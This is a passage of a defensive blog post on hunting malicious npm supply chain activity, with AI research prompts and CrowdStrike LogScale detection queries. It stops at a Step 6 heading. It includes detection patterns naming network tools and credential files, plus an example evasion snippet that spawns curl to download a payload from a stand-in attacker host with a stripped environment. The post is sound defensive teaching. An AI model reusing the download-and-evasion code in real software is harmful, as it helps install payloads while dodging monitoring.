

If you spent yesterday sweeping build pipelines, GitHub Actions runs, SCA alerts, endpoint telemetry, and server logs looking for malicious npm activity, you are not alone.

On 11 May 2026, between 19:20 and 19:26 UTC, a threat actor known as TeamPCP published 84 malicious versions across 42 @tanstack/* npm packages by chaining a pull_request_target “Pwn Request” with GitHub Actions cache poisoning and runtime OIDC token extraction from a runner process. The malicious tarballs were indistinguishable from legitimate ones because they carried valid SLSA provenance. They were live for roughly four hours. @tanstack/react-router alone gets over 12 million weekly downloads.
TanStack is not an isolated event. It is the fourth wave of Mini Shai-Hulud in six weeks, after Aqua Security’s Trivy in March, Bitwarden’s CLI in April, and SAP and Intercom packages on 1 May. We are now averaging a major npm supply chain incident every fortnight, and I do not think this will slow down. The economics have changed: one compromised maintainer or one misconfigured workflow buys access to the entire downstream consumer base, and worm-style payloads self-propagate without operator interaction.
If your threat-hunting programme does not have a dedicated npm pipeline, this is the moment to fix that. I want to walk through how we built ours, including the queries that compose it, what the first version got wrong, and what the corrected version looks like.
One thing up front. This article is not really about the queries. The queries are illustrative and they target CrowdStrike NGSIEM (LogScale) syntax. The structure ports to Splunk SPL, Elastic ES|QL, or Sentinel KQL, though field names and join semantics differ. What I actually want to walk through is the methodology.
Step 1. Use AI deep research to build the corpus
Most threat-hunting programmes start with a vendor playbook or a SIGMA rule someone shared on X. That is fine for known ground. It is useless for anything novel, and npm supply chain attacks are nothing if not novel. New packages, new techniques, new actors, sometimes a three-hour exposure window before a malicious version is yanked.
Before you can hunt, you need to understand what you are hunting. For npm, the technical detail is public but scattered across Datadog Security Labs, Elastic Security Labs, Google Threat Intelligence Group, Socket, Wiz, StepSecurity, Snyk, and a long tail of GitHub advisories. Aggregating it manually takes half a day.
Run this in Claude, Gemini, or ChatGPT with deep research enabled. The output you get is a structured technical document covering the complete kill chain for each attack: exact commands, exact file paths, exact process relationships.Save it as MD or PDF. That document becomes the input for the next step.
The prompt we used (now modified to include most recent waves):
You are a threat intelligence analyst specialising in software supply chain
security. Conduct a comprehensive analysis of the most significant npm
supply chain attacks of the last 18 months, focusing on the technical
execution chain for each attack.

For each attack provide:
1. Attack name, date, threat actor (if attributed), and affected packages
   with download counts.
2. The complete process execution chain from npm install through to payload
   execution. Cite the primary source for each chain (Datadog Security Labs,
   Elastic Security Labs, GTIG, Wiz, Socket, StepSecurity, Huntress).
3. Persistence mechanisms (registry keys, cron jobs, LaunchAgents, profile
   files).
4. C2 infrastructure patterns (protocols, ports, beacon intervals).
5. Anti-forensics and evasion techniques (self-cleanup, lifecycle filtering,
   sandbox checks).
6. What EDR/SIEM telemetry would capture this on each platform (specific
   event types and field values).
7. The primary attacker objective (credential theft, persistence,
   cryptomining, propagation).
8. MITRE ATT&CK technique mapping.

Include attacks that represent distinct technique families: Axios (Mar 2026,
Sapphire Sleet / UNC1069), ua-parser-js, coa/rc, event-stream, eslint-scope,
colors/faker, Ledger Connect Kit, Shai-Hulud (Sept 2025), Shai-Hulud 2.0
(Nov 2025), Mini Shai-Hulud waves (TeamPCP, Mar-May 2026 including Trivy,
Bitwarden, SAP, Intercom, TanStack), and dependency confusion variants.

Where a claim is uncertain, flag it. Do not invent process names, paths, or
hashes. If a field is not reported in primary sources, say so explicitly.
Format the output as a structured technical document, one section per attack.
The last paragraph is the part that matters. AI deep research tools will happily produce a confident-looking kill chain with a fabricated process name if you let them. Without that constraint, you get plausible-sounding /tmp/loader.sh paths and 185.92.71.x IPs that never appeared in any real campaign. Cross-check every command, file path, and IOA against the original vendor reports before any of it becomes a query. If you skip that validation step, you will write detections against IOAs that never existed, and you will not know it until an attack you should have caught goes through cleanly.
The output converged on a universal kill chain that maps across nearly every attack in the corpus:

node.exe is always running on a developer machine. Node is not the signal. The signal is what node spawns and what those children do with the file system, the network, and your environment variables. Every detection below anchors on that distinction.
Step 2. Convert research into hunt queries
Once you have the kill chain document, the next step is converting it into actual queries. This was the prompt to the agent with NGSIEM access:
Attached is a technical document covering recent npm supply chain attacks
with execution chain analysis per attack. Your task:

1. Extract the universal kill chain that appears across attacks. Identify
   the minimum set of detection anchors that would cover the broadest class
   of attacks with the highest precision.

2. For each distinct technique surface (lifecycle hook execution, LOLBIN
   spawn under npm context, payload write to temp paths, in-memory eval of
   obfuscated code, credential file reads, env var harvest, persistence
   registration, DNS exfiltration, anti-forensics), write a hunt query
   targeting CrowdStrike NGSIEM (LogScale query language).

3. For each query specify: detection intent, which attacks it covers, which
   platforms it applies to, MITRE ATT&CK technique mapping, and a concrete
   example of a false positive pattern that will trigger it in legitimate
   developer workflow.

4. Group output into three confidence tiers: high-confidence (alert),
   medium-confidence (alert with context), investigative (dashboard only).

5. Do not invent CrowdStrike field names. Use only fields documented in the
   public Falcon Data Replicator schema or known to be present in
   ProcessRollup2, DnsRequest, NetworkConnectIP4, and related events.
Two parts of that prompt do disproportionate work.
The FP-pattern requirement (point 3) matters more than it looks. Without explicit instruction to specify a concrete FP pattern, the model produces queries that look clean in the document and generate hundreds of hits per day in production. Forcing the model to think about suppression at write time saves a week of tuning later.
The schema constraint (point 5) matters because the model will absolutely invent field names. EnvironmentVariablesString, ParentBaseFileName, ContextProcessId, ImageFileName, and CommandLine are real. NpmLifecycleContext, ParentPackageJson, and ProcessChainDepth are not. Constrain the model to the documented schema, or you will spend three hours debugging queries that compile and return zero results.
Step 3. Validate your sensor before you write a single query
This is the step we got wrong on the first pass. We jumped straight to writing detections. Then we discovered the master rule did not work on half our fleet.
The intuition was sound. npm sets environment variables such as npm_lifecycle_event, npm_package_name, and npm_command when running install scripts. Those variables are inherited by child processes via process.env by default. Any shell or LOLBIN spawned during a postinstall carries those variables in its environment, no matter how many shell layers deep. So you anchor on the env var presence and catch the entire class of attacks regardless of shell nesting:
// Master rule, naive version
#event_simpleName=ProcessRollup2
| regex(field=EnvironmentVariablesString, regex=”npm_lifecycle_event”, flags=i)
| regex(field=FileName, regex=”^(curl|wget|certutil\.exe|powershell\.exe|python3?|sh|bash|dash|nc|nohup)$”, flags=i)
| table([@timestamp, ComputerName, event_platform, ParentBaseFileName, FileName, CommandLine])
Here is the issue. The EnvironmentVariablesString field on ProcessRollup2 events is reliably populated on macOS Falcon sensors. It is inconsistent on Linux sensors depending on version and config, and on Windows, it is frequently empty for the events that matter. If your developer fleet is Mac-heavy, this anchor covers most of your exposure. If it is mixed, the rule silently misses attacks on the non-Mac hosts.
You will not find this in playbooks. The only way to know is to run telemetry archaeology against your own data:
// Field coverage check
#event_simpleName=ProcessRollup2
| event_platform=*
| case {
    EnvironmentVariablesString=”*” | env_present := “yes” ;
    * | env_present := “no” ;
  }
| groupBy([event_platform, env_present], function=count())
If env_present=”yes” is empty or single-digit-percentage on your Windows or Linux PR2 events, the anchor does not work there. For Windows and Linux you need a different anchor. Ancestor process walking back to node plus a project-directory check is the workable alternative:
// Windows/Linux fallback: ancestor-based npm context detection
#event_simpleName=ProcessRollup2 event_platform=Win
| regex(field=FileName, regex=”^(curl|wget|certutil\.exe|powershell\.exe)$”, flags=i)
| join({
    #event_simpleName=ProcessRollup2
    | regex(field=ImageFileName, regex=”\\\\node\\.exe$”, flags=i)
    | regex(field=CommandLine, regex=”(npm-cli\.js|npm\\.cmd|\\\\npm\\\\)”, flags=i)
  }, field=ParentProcessId, key=TargetProcessId, mode=left)
| table([@timestamp, ComputerName, FileName, CommandLine, ParentBaseFileName])
Build a per-platform rule set or accept you have blind spots. Do not pretend a Mac-only detection is a fleet-wide detection.
Step 4. Design for the attacker who reads the docs
And even where the env var anchor works reliably, it is bypassable in two lines of code:
// Strips all npm_* and inherited env from the child
require(’child_process’).spawn(’curl’,
  [’-fsSL’, ‘-o’, ‘/tmp/x’, ‘https://attacker.example/payload’],
  { env: {} }
)

// Or pass a filtered env without npm_* keys
const clean = Object.fromEntries(
  Object.entries(process.env).filter(([k]) => !k.startsWith(’npm_’))
)
require(’child_process’).spawn(’curl’, [...args], { env: clean })
A sophisticated attacker who has read the same npm documentation you have will do exactly this. The first time we presented our hunt program internally, someone (rightly) asked how we would catch the attacker who set env: {} on the spawn. The honest answer was no, not with that anchor alone.
That is not a reason to drop the rule. It catches the broad class of attacks that copy-paste from existing malware families, which is most of them, and it has a near-zero false positive rate when scoped correctly. It is a reason to layer additional detections that do not depend on the environment variable being intact.
This applies broadly. Most threat-hunt playbooks, including the ones AI tools generate, assume the attacker is leaving env vars intact, leaving file artefacts, and hitting hardcoded IPs. The interesting attacks of the last 18 months have all done at least one thing to evade exactly those signals. The Axios RAT self-cleaned within 36 seconds of execution. Shai-Hulud 2.0 ran during preinstall instead of postinstall to widen impact and evade install-time scanners. The Linux variant of Axios deliberately did not establish persistence because CI runners are ephemeral and persistence was unnecessary for the objective.
Design for the attacker who reads, not the one who copies.
Step 5. The hunt categories

Those two principles settled: validate sensors per platform, design for the attacker who reads. Here is the actual rule set. The original draft organised rules into “process chain”, “payload delivery”, and “network and persistence”. This conflated very different signal-to-noise profiles. Reorganising by attacker objective and confidence tier produced a much cleaner program: ten tiers across three confidence bands. The first five drive alerts. The next four feed investigative dashboards. The last one runs as a long-window baseline. The categories below describe the detection logic without naming the specific scheduled rules or live IOCs in our production playbook.
Tier 1. Credential harvest (MITRE T1528, Steal Application Access Token)
This is the primary objective of nearly every recent npm attack. The attacker does not need long-term persistence on a developer laptop. They want the secrets already loaded in process.env: AWS_SECRET_ACCESS_KEY, GITHUB_TOKEN, NPM_TOKEN, VAULT_TOKEN, STRIPE_SECRET_KEY, DATABASE_URL. Shai-Hulud 2.0 layered TruffleHog on top of this to scan the filesystem for any high-entropy secret.
Two detection patterns. Env var harvest via process:
#event_simpleName=ProcessRollup2
| regex(field=EnvironmentVariablesString, regex=”npm_lifecycle_event”, flags=i)
| regex(field=FileName, regex=”^(env|printenv|sh|bash|zsh)$”, flags=i)
| regex(field=CommandLine, regex=”(AWS_|GITHUB_TOKEN|NPM_TOKEN|VAULT_|STRIPE_|DATABASE_URL|GCP_|AZURE_|DOCKER_)”, flags=i)
Credential file reads from npm context (use FileOpenInfo or equivalent file telemetry rather than PR2):
#event_simpleName=FileOpenInfo
| regex(field=TargetFileName, regex=”(\.npmrc|\.env$|\.aws/credentials|\.ssh/id_(rsa|ed25519)|\.gitconfig)$”, flags=i)
| join({
    #event_simpleName=ProcessRollup2
    | regex(field=EnvironmentVariablesString, regex=”npm_lifecycle_event”, flags=i)
  }, field=ContextProcessId, key=TargetProcessId)
| table([@timestamp, ComputerName, UserName, TargetFileName, CommandLine])
Near-zero false positives. Legitimate code does not read .ssh/id_rsa from a postinstall script.
Tier 2. In-memory eval (MITRE T1027 Obfuscated Files, T1140 Deobfuscate/Decode)
This is how attackers avoid file-system artefacts entirely. No /tmp/ drop, no chmod +x, no curl. Just an inline node -e that decodes and executes. Mini Shai-Hulud variants used this heavily.
#event_simpleName=ProcessRollup2
| regex(field=ImageFileName, regex=”\bnode(\.exe)?$”, flags=i)
| regex(field=CommandLine, regex=”(-e |--eval )”, flags=i)
| regex(field=CommandLine, regex=”(Buffer\.from\s*\([^)]*base64|atob\s*\(|eval\s*\(|Function\s*\(.*\)\s*\()”, flags=i)
Refinement: pair with EnvironmentVariablesString containing npm_lifecycle_event for high confidence, or surface unconstrained calls for investigative review. FPs are rare but include some legitimate bundler workflows; allowlist by npm_package_name for known internal packages that legitimately use node -e patterns.
Tier 3. LOLBIN abuse under npm context
Shells and LOLBINs spawning under npm context (T1059.004 Unix Shell, T1059.001 PowerShell, T1218 System Binary Proxy Execution). Higher false positive rate because native module builds legitimately use these.
#event_simpleName=ProcessRollup2
| regex(field=EnvironmentVariablesString, regex=”npm_lifecycle_event”, flags=i)
| regex(field=FileName, regex=”^(curl|wget|certutil\.exe|powershell\.exe|pwsh\.exe|bitsadmin\.exe|nc|ncat|python3?)$”, flags=i)
// Suppress legitimate native-module package downloads
| !regex(field=EnvironmentVariablesString, regex=”npm_package_name=(node-gyp|sharp|puppeteer|playwright|esbuild|@swc/core|node-sass|sqlite3|canvas|sass-embedded|cypress)”, flags=i)
// Suppress Homebrew on Mac
The package allowlist needs maintenance every few weeks. New native modules emerge constantly. Underdone allowlists are the dominant cause of FP volume.
Tier 4. Payload write and execute to suspicious paths
Detect the classic curl -o /tmp/x ; chmod +x ; /tmp/x pattern. Three queries chained: write, chmod, exec.
// Write
#event_simpleName=ProcessRollup2
| regex(field=FileName, regex=”^(curl|wget)$”, flags=i)
| regex(field=CommandLine, regex=”-o\s+.{0,80}(/tmp/|/var/tmp/|/Library/Caches/|/dev/shm/)”, flags=i)
| regex(field=EnvironmentVariablesString, regex=”npm_lifecycle_event”, flags=i)

// chmod making temp files executable
#event_simpleName=ProcessRollup2
| FileName=”chmod”
| regex(field=CommandLine, regex=”(\+x|0?7[0-9]{2})\s+.{0,80}(/tmp/|/var/tmp/|/Library/Caches/|/dev/shm/)”, flags=i)
| regex(field=EnvironmentVariablesString, regex=”npm_lifecycle_event”, flags=i)

// Direct execution from temp paths
#event_simpleName=ProcessRollup2
| regex(field=ImageFileName, regex=”^(/tmp/|/var/tmp/|/Library/Caches/|/dev/shm/|.*\\\\Temp\\\\|.*\\\\ProgramData\\\\)”, flags=i)
| regex(field=ParentBaseFileName, regex=”(node|sh|bash|dash|zsh|powershell)”, flags=i)
Without an npm context anchor, the write query alone fires on Homebrew, devcontainers, Docker layer caching, Jamf actions, and any number of legitimate workflows. The first version of our playbook had this rule with no anchor, and it produced hundreds of FPs per day. Anchoring on env var presence reduces volume by roughly 99 percent at the cost of missing the env: {} bypass case, which the in-memory eval tier covers separately.
Tier 5. Persistence registration
Five persistence patterns to watch for, one per platform-flavour:
Windows Run keys (T1547.001):
#event_simpleName=RegSystemConfigValueUpdate
| regex(field=RegObjectName, regex=”\\\\(CurrentVersion\\\\Run|RunOnce)\\\\”, flags=i)
| regex(field=RegStringValue, regex=”(\\\\ProgramData\\\\|\\\\AppData\\\\Roaming\\\\).*\.(bat|cmd|ps1|exe|js)$”, flags=i)
macOS LaunchAgents (T1543.001):
#event_simpleName=NewFileWritten event_platform=Mac
| regex(field=TargetFileName, regex=”(/Users/[^/]+/Library/LaunchAgents/.+\.plist|/Library/LaunchDaemons/.+\.plist)$”, flags=i)
| join({
    #event_simpleName=ProcessRollup2
    | regex(field=ImageFileName, regex=”\bnode$”, flags=i)
  }, field=ContextProcessId, key=TargetProcessId)
cron (T1053.003):
#event_simpleName=ProcessRollup2 event_platform=Lin
| FileName=”crontab”
| regex(field=CommandLine, regex=”(-e|<)”, flags=i)
| join({
    #event_simpleName=ProcessRollup2
    | regex(field=EnvironmentVariablesString, regex=”npm_lifecycle_event”, flags=i)
  }, field=ParentProcessId, key=TargetProcessId)
Profile file append (T1574.006 LD_PRELOAD, T1546.004 Unix Shell Configuration):
#event_simpleName=NewFileWritten OR #event_simpleName=FileWrittenInfo
| regex(field=TargetFileName, regex=”(\.bashrc|\.zshrc|\.profile|\.bash_profile|/etc/profile\.d/.+)$”, flags=i)
| join({
    #event_simpleName=ProcessRollup2
    | regex(field=ImageFileName, regex=”\bnode$”, flags=i)
  }, field=ContextProcessId, key=TargetProcessId)
Service installation (T1543.003 Windows Service):
#event_simpleName=ServiceStarted OR #event_simpleName=ServiceModification
| regex(field=ServiceImagePath, regex=”(\\\\ProgramData\\\\|\\\\AppData\\\\)”, flags=i)
Persistence registration is the lowest-FP detection layer because legitimate packages almost never install persistence during a postinstall hook. Real positives stand out.
Tiers 1–5 are the high-signal layer that should drive alerts. The next four tiers move into investigative territory, where false positive volume outpaces true positives, and the rules feed dashboards rather than pages.
Tier 6. Network egress (investigative)
Outbound connections from the node or its children. High FP rate without baseline data because legitimate packages contact registries, telemetry endpoints, and license servers. Worth running, but surface to dashboard, do not alert.
#event_simpleName=NetworkConnectIP4
| join({
    #event_simpleName=ProcessRollup2
    | regex(field=ImageFileName, regex=”\bnode$”, flags=i)
    | regex(field=EnvironmentVariablesString, regex=”npm_lifecycle_event”, flags=i)
  }, field=ContextProcessId, key=TargetProcessId)
// Suppress allowlisted CIDRs (Cloudflare, GitHub, AWS, Azure, Apple, Dropbox, npm registry)
| !cidr(RemoteAddressIP4, subnet=[”172.64.0.0/13”, “104.16.0.0/12”, “20.0.0.0/8”, “40.0.0.0/8”, “150.171.0.0/16”, “185.199.0.0/16”, “140.82.0.0/16”, “52.0.0.0/8”, “162.125.0.0/16”])
| !match(RemotePort, values=[”53”, “443”, “80”])
The CIDR list drifts. Refresh monthly from the official ARIN/cloud provider published ranges. The port allowlist is intentionally permissive. High-port C2 callbacks are the interesting signal here.
Tier 7. DNS exfiltration (investigative)
Hex-encoded subdomain queries (T1071.004 DNS exfil). Pattern is the first label, being a long hex blob:
#event_simpleName=DnsRequest
| regex(field=DomainName, regex=”^[a-f0-9]{30,}\.”, flags=i)
| join({
    #event_simpleName=ProcessRollup2
    | regex(field=ImageFileName, regex=”\bnode$”, flags=i)
  }, field=ContextProcessId, key=TargetProcessId)
Run on a tight cadence because DNS exfil happens during the attack window, not after. Weekly DNS sweeps are forensics, not detection.
Tier 8. Geo-IP gate (investigative)
Several families (ua-parser-js, parts of Shai-Hulud) hit a geo-IP service before payload drop, used as a country exclusion gate (skip CIS-region IPs). Catching the lookup catches the attack before the payload lands.
#event_simpleName=DnsRequest
| regex(field=DomainName, regex=”^(ipinfo\.io|ifconfig\.me|ifconfig\.co|ip-api\.com|api\.ipify\.org|icanhazip\.com|checkip\.amazonaws\.com|ipecho\.net)$”, flags=i)
| join({
    #event_simpleName=ProcessRollup2
    | regex(field=EnvironmentVariablesString, regex=”npm_lifecycle_event”, flags=i)
  }, field=ContextProcessId, key=TargetProcessId)
FPs include legitimate packages that use geo-IP for licensing or feature gating. Worth investigating each.
Tier 9. Anti-forensics (investigative)
Self-deletion (fs.unlink(__filename)) and package.json overwrites. Hard to detect cleanly. Pattern is rapid file-delete-then-rename within node_modules:
#event_simpleName=FileDeleteInfo
| regex(field=TargetFileName, regex=”node_modules/.+\.(js|cjs|mjs|ts)$”, flags=i)
| join({
    #event_simpleName=ProcessRollup2
    | regex(field=ImageFileName, regex=”\bnode$”, flags=i)
  }, field=ContextProcessId, key=TargetProcessId)
| selfJoinFilter(field=[aid, ContextProcessId], where=[
    {#event_simpleName=FileDeleteInfo},
    {#event_simpleName=NewFileWritten}
  ])
This is a real signal, but it produces noise from legitimate package install operations. Suppress against ParentBaseFileName=npm plus first-time-package-install heuristics.
Tier 10. Long-window baselines (daily)
Three baseline rules that need a week of historical data before they produce signal:
First-seen outbound CIDR from npm context. Compare today’s destination /16s against the prior 30 days. New destinations from node + npm_lifecycle_event context surface for review.
First-seen process from node_modules. Most binaries shipped in node_modules are well known (esbuild, swc, biome, playwright, the obvious set). First-seen ones across the fleet warrant a look.
Suspicious package.json script patterns surfaced via code search. Grep your monorepo for scripts.install|preinstall|postinstall containing curl, wget, node -e, base64 decode, or fetches to non-allowlisted hosts.
I am not publishing the exact rules running in our environment or our live IOC lists. The shape of the program matters more than the rules, and the rules themselves are the kind of thing that helps attackers more than defenders if listed out.
Step 6. Schedule based on the attack window
